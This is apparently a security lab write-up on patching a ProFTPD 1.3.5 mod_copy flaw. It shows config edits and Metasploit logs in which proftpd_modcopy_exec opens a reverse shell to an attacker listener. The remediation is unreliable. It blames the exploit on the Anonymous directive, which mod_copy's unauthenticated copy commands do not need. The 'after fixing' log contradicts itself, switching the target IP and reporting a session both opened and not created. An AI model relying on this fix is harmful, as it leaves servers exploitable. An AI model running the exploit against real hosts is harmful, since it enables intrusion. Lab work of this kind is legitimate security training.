


Phase 3

To fix the vulnerability for FTP sessions, we will go ahead and reconfigure the ProFTPD service. The exploit works because of the anonymous directive in the proftpd service config that was placed in error by default in an update to the proftpd service.

We can go ahead and remove the anonymous directive from the config:

Before:



```
GNU nano 2.2.6 File: proftpd.conf
File Actions Edit View Help
MaxInstances 30
# Set the user and group under which the server will run.
User nobody
Group nogroup
# To cause every FTP user to be "jailed" (chrooted) into their home
# directory, uncomment this line.
#DefaultRoot ~
# Normally, we want files to be overwriteable.
AllowOverwrite on
# Bar use of SITE CHMOD by default
<Limit SITE_CHMOD>
  DenyAll
</Limit>
<Anonymous ~ftp>
  User ftp
  Group nogroup
  UserAlias anonymous ftp
  RequireValidShell off
  MaxClients 10
  DisplayLogin welcome.msg
  DisplayChdir .message
  # Limit WRITE everywhere in the anonymous chroot
  <Directory */>
    <Limit WRITE>
      DenyAll
    </Limit>
  </Directory>
</Anonymous>
DefaultAddress 127.0.0.1
```

After:

```
File Actions Edit View Help
GNU nano 2.2.6 File: proftpd.conf
# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use. It establishes a single server
# and a single anonymous login. It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName "ProFTPD Default Installation"
ServerType standalone
DefaultServer on

# Port 21 is the standard FTP port.
Port 21

# Don't use IPv6 support by default.
UseIPv6 off

# Unmask 022 is a good standard umask to prevent new dirs and files
# from being group and world writable.
Umask 022

# To prevent DoS attacks, set the maximum number of child processes
# to 30. If you need to allow more than 30 concurrent connections
# at once, simply increase this value. Note that this ONLY works
# in standalone mode; in inetd mode you should use an inetd server
# that allows you to limit maximum number of processes per service
# (such as xinetd).
MaxInstances 30

# Set the user and group under which the server will run.
User nobody
Group nogroup

# To cause every FTP user to be "jailed" (chrooted) into their home
# directory, uncomment this line.
#DefaultRoot ~

# Normally, we want files to be overwriteable.
AllowOverwrite on

# Bar use of SITE CHMOD by default
<Limit SITE_CHMOD>
  DenyAll
</Limit>

DefaultAddress 127.0.0.1
```

Vulnerability exploit before was able to give us a reverse shell:

```
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 HTTP port (TCP)
RPORT_FTP 21 FTP port
SITEPATH /var/www yes Absolute writable website path
SSL false Negotiate SSL/TLS for outgoing connections
TARGETURI / Base path to the website
TMPATH /tmp yes Absolute writable path
VHOST no HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 10.80.35.234 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 ProFTPD 1.3.5

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 10.80.35.230
rhosts => 10.80.35.230
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload payload/cmd/unix/reverse_python
payload => cmd/unix/reverse_python
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 10.80.35.234:4444
[*] 10.80.35.230:80 - 10.80.35.230:21 - Connected to FTP server
[*] 10.80.35.230:80 - 10.80.35.230:21 - Sending copy commands to FTP server
[*] 10.80.35.230:80 - Executing PHP payload /LPZnFIl.php
[*] 10.80.35.230:80 - Deleted /var/www/html/LPZnFIl.php
[*] Command shell session 1 opened (10.80.35.234:4444 -> 10.80.35.230:42041) at 2025-04-30 13:28:25 -0400

ls
chat
drupal
payroll_app.php
phpmyadmin
```

After fixing:

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 10.80.35.230
rhosts => 10.80.35.230
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload payload/cmd/unix/reverse_python
payload => cmd/unix/reverse_python
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 192.168.0.243
rhosts => 192.168.0.243
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.0.24:4444
[*] 192.168.0.243:80 - 192.168.0.243:21 - Connected to FTP server
[*] 192.168.0.243:80 - 192.168.0.243:21 - Sending copy commands to FTP server
[*] 192.168.0.243:80 - Executing PHP payload /qNZpIyA.php
[+] 192.168.0.243:80 - Deleted /var/www/html/qNZpIyA.php
[*] Command shell session 1 opened (192.168.0.24:4444 -> 192.168.0.243:59695) at 2025-05-03 09:21:59 -0400
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > █
```